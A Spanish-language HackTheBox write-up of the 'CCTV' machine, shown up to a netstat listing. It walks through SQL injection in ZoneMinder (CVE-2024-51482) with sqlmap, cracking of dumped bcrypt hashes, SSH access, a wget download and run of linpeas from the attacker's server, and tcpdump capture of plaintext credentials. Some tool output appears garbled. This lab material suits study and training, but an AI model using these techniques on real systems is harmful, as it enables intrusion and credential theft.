

CCTV

HackTheBox — Writeup

Sistema Operativo	Linux
Dificultad	Easy
Fecha	19 de julio de 2026
Autor	sunwhite

No distribuir mientras la máquina esté activa.

Índice

1. Reconocimiento	2
1.1. Escaneo de puertos	2
1.2. Enumeración web	2
1.3. Identificación Vulnerabilidades	3
2. Acceso Inicial	5
2.1. Explotación	5
2.2. Enumeración Interna y Movimiento Lateral	7
2.3. Enumeración Interna (Segundo Usuario)	9
3. Escalada de Privilegios	13
3.1. Identificación de Vulnerabilidades	13
3.2. Explotación de Vulnerabilidades y Escalada de Privilegios	13
4. Referencias	16

1. Reconocimiento


1.1. Escaneo de puertos

El escaneo inicial reveló dos puertos abiertos, uno para http y otro para ssh

```
[khangkaw@parrot]~$  
$ nmap -sC -sV 10.129.244.156  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-15 10:09 CST  
Nmap scan report for 10.129.244.156  
Host is up (0.27s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|_ 256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)  
80/tcp    open  http     Apache httpd 2.4.58  
|_ http-title: Did not follow redirect to http://cctv.htb/  
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 101.75 seconds
```


1.2. Enumeración web

Añadimos cctv.htb a /etc/hosts y visitamos la página web. Se nos dirige al siguiente sitio:




Se trata de una compañía que ofrece servicios de vigilancia para empresas y negocios.

Damos click en staff login y se nos redirige a la siguiente página.




Con wappalyzer se nos indican las tecnologías presentes. También podemos usar what-web:



```
> whatweb 10.129.244.156
http://10.129.244.156 [200 OK] Apache(2.4.58), Country(RESERVED)[ZZ], HTTPServer(Ubuntu Linux) Apache(2.4.58 (Ubuntu)), IP(10.129.244.156), RedirectLocation(http://cctv.htb/), Title[302 Found]
http://cctv.htb/ [200 OK] Apache(2.4.58), Country(RESERVED)[ZZ], Email(info@cctv.htb, info@securevision.com), HTML5, HTTPServer(Ubuntu Linux) Apache(2.4.58 (Ubuntu)), IP(10.129.244.156), Title[SecureVision CCTV & Security Solutions]

- ids > whatweb http://cctv.htb/zm/
http://cctv.htb/zm/ [200 OK] Apache(2.4.58), Bootstrap(4.5.8), Cookies(2MESSAGE, mcSS, zenSkin), Country(RESERVED)[ZZ], HTML5, HTTPServer(Ubuntu Linux) Apache(2.4.58 (Ubuntu)), HttpOnly(2MESSAGE), IP(10.129.244.156), JQuery, PasswordField(isseword), Script, Title[ZM - Login], UncommonHeaders(content-security-policy), X-UA-Compatible(IE=edge), ZoneMinder
```

Antes de intentar entrar por fuerza bruta probamos suerte con admin:admin como autenticación y parece ser que conseguimos entrar:



1.3. Identificación Vulnerabilidades

Se nos indica que la versión del software es 1.37.63. Buscando en internet encontramos: CVE-2024-51482.

Sobre ZoneMinder Es un programa de videovigilancia gratuito y de código abierto para sistemas Linux. Permite capturar, analizar, grabar y monitorear video en tiempo real.

Sobre CVE-2024-51482: Es una vulnerabilidad de inyección SQL booleana que está presente en ZoneMinder, el cual expone el endpoint `web/ajax/event.php`. Dentro de la función `removetag` el parametro `tagId` es directamente pasado a una secuencia de comandos SQL sin sanitizar, lo que ocasiona que sea inyectable. En este PoC se nos indica el código vulnerable:


```
case 'removetag':
    $tagId = $_REQUEST['tid'];
    dbQuery('DELETE FROM Events_Tags WHERE TagId = ? AND
        EventId = ?', array($tagId, $_REQUEST['id']));
    $sql = "SELECT * FROM Events_Tags WHERE TagId = $tagId";
    $rowCount = dbNumRows($sql);
```

El código es vulnerable ya que en el query hecho dentro de `sql`, en la penultima línea, el valor de `tagId` se coloca directamente sin sanitizar. Algo muy curioso, ya que una línea antes el valor de `tagId` no toca directamente en el query, sino que se coloca un placeholder (`?`), dejando que se sanitice automáticamente.

Dentro del mismo PoC se coloca también el enlace vulnerable:

`http://target/zm/index.php?view=request&request=event&action=removetag&tid=[INJECT]`

Si visitamos el sitio se nos muestra lo siguiente:



El url no es directamente inyectable con secuencias UNION, en lugar se tiene que recurrir a métodos booleanos o temporales.

Podemos usar `sqlmap` para intentar extraer datos. Pero primero debemos capturar la cookie de sesión, puesto que el endpoint solo es accesible si se está autenticado. Nos autenticamos en la página, abrimos Burp Suite y cargamos la página de nuevo para atrapar la cookie:



2. Acceso Inicial

Iniciamos sqlmap de la siguiente forma para verificar si realmente el campo tid es inyectable:

```
x@khangkaw@parrot:~$ sqlmap -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1' --cookie=ZMSESSID=97bkd7159gdoq0pam6pldu2j3c
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
[*] starting @ 14:30:50 /2026-07-15/
```

```
[14:35:15] [INFO] GET parameter 'tid' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable.
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[14:35:55] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:35:55] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[14:36:08] [INFO] target URL appears to be UNION injectable with 4 columns
n
[14:37:14] [WARNING] if UNION based SQL injection is not detected, please consider usage of option '--union-char' (e.g. '--union-char=1') and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
GET parameter 'tid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 464 HTTP(s) requests:
--
parameter: tid (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: view=request&request=event&action=removetag&tid=1 AND (SELECT 7678 FROM (SELECT(SLEEP(5)))LkV0)
[14:40:03] [INFO] the back-end DBMS is MySQL
[14:40:03] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL -- 5.0.12
[14:40:08] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 86 times
[14:40:08] [INFO] fetched data logged to text files under '/home/khangkaw/.local/share/sqlmap/output/cctv.htb'
[*] ending @ 14:40:08 /2026-07-15/
```

2.1. Explotación


Leyendo el propio PoC mencionado anteriormente se nos indica que dentro de la base de datos de Zone Minder existen las columnas Username y Password dentro de la tabla zm. Con este conocimiento podemos indicar a sqlmap que extraiga información de estas columnas:

```
sqlmap -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1' --cookie=<SNIP> -D zm -T Users -C Username,Password --dump
```

sqlmap extrae dos hashes, sin embargo no muestra resultados para los nombres de usuario:

```
[09:49:25] [INFO] retrieved: $2y$1$c_____ 7/60 (11%)
[09:49:28] [ERROR] invalid character detected. retrying..
[09:49:43] [INFO] retrieved: $2y$10$cmytV_____ 12/60 (20%)
[09:50:11] [ERROR] invalid character detected. retrying..
[09:50:11] [ERROR] invalid character detected. retrying..
[09:50:11] [ERROR] invalid character detected. retrying..
[09:50:11] [ERROR] invalid character detected. retrying..
[09:50:12] [ERROR] invalid character detected. retrying..
[09:50:12] [ERROR] invalid character detected. retrying..
[09:51:01] [INFO] retrieved: $2y$10$cmytVWFRnt1XfqsItsJR_e_A_____ 29/60 (48%)
[09:51:02] [ERROR] invalid character detected. retrying..
[09:51:23] [INFO] retrieved: $2y$10$cmytVWFRnt1XfqsItsJR_e/ApxWxcI_____ 36/60 (60%)
[09:51:25] [ERROR] invalid character detected. retrying..
[09:51:43] [INFO] retrieved: $2y$10$cmytVWFRnt1XfqsItsJR_e/ApxWxcIFQcUR_5_____ 42/60 (70%)
[09:51:45] [ERROR] invalid character detected. retrying..
[09:53:13] [INFO] retrieved: $2y$10$cmytVWFRnt1XfqsItsJR_e/ApxWxcIFQcUR_5_5_____ 50/60 (83%)
```

Dentro de Zone Minder, podemos clicar en Options y luego en Users, lo que nos muestra el nombre de otros dos usuarios que no conocíamos:



Mark	Username	Email	Language	Enabled	Stream	Events	Control	Monitors	Groups	Snapshots	System	Devices	Bandwidth	API Enabled
☐	admin*		default	Yes	View	Edit	Edit	Create	Edit	None	View	Edit		Yes
☐	mark		default	Yes	View	Edit	Edit	Create	Edit	None	View	Edit		Yes
☐	superadmin		default	Yes	View	Edit	Edit	Create	Edit	Edit	Edit	Edit		Yes

Dado el inicio de los hashes (\$2) se clasifican como hashes bcrypt, con lo cual, podemos intentar descifrarlos con hashcat. Al intentar con ambos hashes solamente uno dio respuesta:

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$cmytVWFRnt1XfqsItsJR_e/ApxWxcIFQcUR_5
Time.Started....: Thu Jul 16 11:00:50 2026 (3 mins, 34 secs)
Time.Estimated...: Thu Jul 16 11:04:24 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 28 H/s (5.89ms) @ Accel:5 Loops:8 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 5975/14344385 (0.04%)
Rejected.....: 0/5975 (0.00%)
Restore.Point....: 5950/14344385 (0.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1016-1024
Candidate.Engine.: Device Generator
Candidates.#1....: qwerty7 -> 1234566
Hardware.Mon.#1..: Util: 36%
Started: Thu Jul 16 11:00:40 2026
Stopped: Thu Jul 16 11:04:26 2026
~/HTB/CCTV 3m 46s >
```

Intenamos logearnos a través de ssh con los dos usuarios conocidos y solamente uno da resultados: mark

2.2. Enumeración Interna y Movimiento Lateral

```

~/HTB/CCTV 3m 46s > ssh mark@cctv.htb
The authenticity of host 'cctv.htb (10.129.244.156)' can't be established.
ED25519 key fingerprint is SHA256:Kzrj3jwNulwJEFv1Na7lFi-0DJaSdJfPg2d16+td6.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cctv.htb' (ED25519) to the list of known hosts.
mark@cctv.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu 16 Jul 17:06:30 UTC 2026

System load:          0.00
Usage of /:           77.4% of 8.78Gb
Memory usage:        30%
Swap usage:          0%
Processes:           250
Users logged in:      0
IPv4 address for eth0: 10.129.244.156
IPv6 address for eth0: dead:beef::adde:adff:fe99:4bc5

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
  just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

144 updates can be applied immediately.
94 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

15 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
mark@cctv:~$

```

Enumerando internamente: no se tienen privilegios sudo, el archivo de historial apunta a /dev/null, no hay mucho más.

Hacemos ifconfig para saber si es que podemos tener acceso a otras redes y vemos que hay bastantes, incluyendo una interfaz con el nombre docker0:

```

sa_mark@cctv:~$ ifconfig
br-1b6b4b93c636: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.25.0.1 netmask 255.255.0.0 broadcast 172.25.255.255
    inet6 fe80::98a0:24ff:fe0e:2d2 prefixlen 64 scopeid 0x20<link>
    ether 9a:a0:24:0e:02:d2 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 frame 0
    RX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
br-3e74116c4022: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet6 fe80::c6f:79ff:fe6e:2edd prefixlen 64 scopeid 0x20<link>
    ether 0e:6f:79:6e:2e:dd txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether b2:e3:ac:d2:52:e3 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Sin embargo no tenemos permisos para correr docker con ningún comando. Sabiendo que hay muchas interfaces de red y que puede haber contenedores es buena idea buscar archivos log dentro del sistema.

Hacemos find / -type f -name "*.log" -readable 2>/dev/null para encontrar logs interesantes si es que hay:


```

mark@cctv:/# find / -type f -name "*.log" -readable 2>/dev/null
/var/log/dpkg.log logs the contents from a dpkg(1) to create a filesystem image
/var/log/zm/zmpkg.log low-level information on Docker objects
/var/log/zm/zmupdate.log when running containers
/var/log/zm/web_php.log logs from a tar archive of ZFOIN
/var/log/zm/zmwatch.log logs of a container
/var/log/zm/zmfilter_2.log sessions within one or more containers
/var/log/zm/zmstats.log mappings of a specific mapping for the container
/var/log/zm/zmfilter_1.log filter
/var/log/zm/zmdc.log one or more containers
/var/log/motioneye/motion.log on containers
/var/log/apt/history.log on more images
/var/log/landscape/sysinfo.log images to a tar archive (extracted to ZFOIN by default)
/usr/lib/python3/dist-packages/fail2ban/tests/files/testcase01a.log files
/usr/lib/python3/dist-packages/fail2ban/tests/files/testcase-journal.log files
/usr/lib/python3/dist-packages/fail2ban/tests/files/testcase01.log files
/usr/lib/python3/dist-packages/fail2ban/tests/files/testcase-usedns.log
/usr/lib/python3/dist-packages/fail2ban/tests/files/testcase03.log
/usr/lib/python3/dist-packages/fail2ban/tests/files/testcase04.log
/usr/lib/python3/dist-packages/fail2ban/tests/files/zzz-sshd-obsolete-multiline.log
/usr/lib/python3/dist-packages/fail2ban/tests/files/testcase02.log tests test codes
/usr/lib/python3/dist-packages/fail2ban/tests/files/testcase-multiline.log
/usr/lib/python3/dist-packages/fail2ban/tests/files/testcase-wrong-char.log
/opt/video/backups/server.log

```

Aparte de logs estándar vemos que al final se lista un archivo interesante dentro de un directorio no estándar para logs: `/opt/video/backups/server.log`. Si lo leemos se nos presenta la siguiente información:

```

Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:23:20
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:23:51
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:24:21
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:24:57
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:25:34
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:26:23
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:27:12
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:28:06
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:28:45
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:29:27
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:30:01
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:30:34
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:31:05
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:32:02
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:32:36
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:33:31
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:34:05
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:34:38
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:35:30
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:36:19
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:37:11
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:38:09
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:39:06
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:39:44
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:40:42
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:41:37
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:42:08
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:43:03
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:43:46
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:44:24
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:45:14
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:46:06
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:46:59
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-17 15:47:51
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-17 15:48:21

```

El usuario `sa_mark` está siendo autenticado aproximadamente cada minuto en algún lugar. Con esto podemos suponer que la contraseña está guardada en algún lado o que incluso pueda estar siendo enviada por alguna de las tantas interfaces que se listaron anteriormente.

Podemos correr el script de enumeración `linpeas.sh` para que automatice la búsqueda por nosotros. Con:

```
python3 -m http.server 1010
```

Montamos un servidor http local en nuestra máquina atacante y desde el target hacemos:

```
wget http://ip:1010/linpeas.sh
```

Damos permisos de ejecución y lo ejecutamos: `./linpeas.sh`

El script nos revela que posiblemente no hay ninguna contraseña almacenada, pero se nos muestra algo interesante:

```
Processes with capability sets (non-zero CapEff/CapAmb, limit 40) (T154
    directory=args.directory)
    #####
files with capabilities (limited to 50):
snap/core22/2292/usr/bin/ping cap_net_raw=ep
snap/snapd/25935/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap
snap/core24/1349/usr/bin/ping cap_net_raw=ep line 766, in __init__
usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,
usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net
usr/bin/mtr-packet cap_net_raw=ep
usr/bin/tcpdump cap_net_raw=eip
usr/bin/ping cap_net_raw=ep
```

tcpdump está disponible en el sistema y tiene habilitada la capability `cap_net_raw`.

Esta capacidad nos permite crear sockets de red, generar tráfico y capturar tráfico dentro de las interfaces presentes. Con el precedente de que el usuario `sa_mark` se está autenticando constantemente podemos intentar capturar tráfico de alguna de las interfaces mostradas que puedan ser interesantes.

Hacemos `tcpdump -i <interfaz> -A -s 0 tcp`. `-A` para indicar que el tráfico se muestre en formato ASCII, `-s 0` para que el tráfico se capture entero sin ser truncado y `tcp` para solamente limitar a la captura de paquetes tcp.

En las interfaces `docker0` y `eth0` (que naturalmente son interesantes) no hay nada, sin embargo si se intenta con la primera interfaz listada al hacer `ifconfig` (`br-1b6b4b93c636`) se nos muestra lo siguiente:

```
19:03:30.086336 IP 172.25.0.11:55502 > 172.25.0.10:5000: Flags [P.], seq 1:52, ack 1, win 502, options [nop,nop,TS val 2906363689 ecr 2587874910], length 51
E..g..@.....
...j..G.....X.....
...j..7.^USERNAME=sa_mark;PASSWORD=;CMD=status
19:03:30.086352 IP 172.25.0.10:5000 > 172.25.0.11:55502: Flags [.], ack 52, win 509, options [nop,nop,TS val 2587874910 ecr 2906363689], length 0
E..44.@.....
```

La contraseña de `sa_mark` se está enviando en texto plano. Nos logreamos con `ssh` y obtenemos una shell, en dónde podemos encontrar la primera flag.

2.3. Enumeración Interna (Segundo Usuario)

Enumerando internamente no parece haber nada interesante, no podemos hacer `sudo` y no pertenecemos a un grupo interesante. Hay un archivo en pdf pero dentro no hay nada que no sepamos.

Hacemos uso de `systemctl` para listar servicios únicamente activos que estén corriendo, con el objetivo de encontrar alguno que pueda tener una CVE pública:

```
systemctl list-units --type=service --state=running
```

```

root@kali:~# systemctl list-units --type=service --state=running
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
apache2.service                    loaded active running The Apache HTTP Server
auditd.service                     loaded active running Security Auditing Service
containerd.service                 loaded active running containerd container runtime
cron.service                       loaded active running Regular background program processing daemon
dbus.service                       loaded active running D-Bus System Message Bus
docker.service                     loaded active running Docker Application Container Engine
fail2ban.service                   loaded active running Fail2Ban Service
fwupd.service                      loaded active running Firmware update daemon
getty@tty1.service                 loaded active running Getty on tty1
ModemManager.service               loaded active running Modem Manager
motioneye.service                  loaded active running motionEye Server
mysql.service                      loaded active running MySQL Community Server
networkd-dispatcher.service         loaded active running Dispatcher daemon for systemd-networkd
open-vm-tools.service              loaded active running Service for virtual machines hosted on VMware
polkit.service                     loaded active running Authorization Manager
rsyslog.service                    loaded active running System Logging Service
snapd.service                      loaded active running Snap Daemon
ssh.service                        loaded active running OpenBSD Secure Shell server
sshd.service                       loaded active running SSHGuard
systemd-journald.service            loaded active running Journal Service
systemd-logind.service              loaded active running User Login Management
systemd-resolved.service            loaded active running Network Name Resolution
systemd-timesyncd.service           loaded active running Network Time Synchronization
systemd-udevd.service               loaded active running Rule-based Manager for Device Events and Files
udisks2.service                    loaded active running Disk Manager
upower.service                     loaded active running Daemon for power management
user@1001.service                  loaded active running User Manager for UID 1001
vgauth.service                     loaded active running Authentication service for virtual machines hosted on VMware
zoneminder.service                 loaded active running ZoneMinder CCTV recording and surveillance system

Legend: LOAD    - Reflects whether the unit definition was properly loaded.
          ACTIVE - The high-level unit activation state, i.e. generalization of SUB.
          SUB    - The low-level unit activation state, values depend on unit type.

10 loaded units listed.

```

Aparte de los servicios estándar que podemos encontrar usualmente encontramos uno llamado Motion Eye. Dado que la compañía se dedica a la video vigilancia buscamos rápidamente en internet:

MotionEye es una interfaz web de código abierto escrita en Python que funciona como frontend para el daemon `motion`, un programa de videovigilancia con detección de movimiento. [🔗](#) Permite centralizar, gestionar y monitorizar múltiples cámaras de seguridad desde una interfaz intuitiva accesible vía navegador, eliminando la tediosa configuración manual del software backend. [🔗](#)

El puerto predeterminado para la interfaz administrativa de MotionEye es el 8765.



- Para acceder al panel de control, se utiliza la dirección `http://[IP]:8765` (el usuario predeterminado es `admin` sin contraseña).

Hacemos `netstat -a` y confirmamos que el servicio sí está disponible:

```
sa_mark@cctv:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 localhost:8765           0.0.0.0:*               LISTEN
tcp      0      0 localhost:8888           0.0.0.0:*               LISTEN
tcp      0      0 localhost:9081           0.0.0.0:*               LISTEN
tcp      0      0 _localdnspoxy:domain    0.0.0.0:*               LISTEN
tcp      0      0 _localdnstsub:domain    0.0.0.0:*               LISTEN
tcp      0      0 localhost:8554           0.0.0.0:*               LISTEN
tcp      0      0 localhost:33060          0.0.0.0:*               LISTEN
tcp      0      0 localhost:7999           0.0.0.0:*               LISTEN
tcp      0      0 localhost:1935           0.0.0.0:*               LISTEN
tcp      0      0 localhost:mysql          0.0.0.0:*               LISTEN
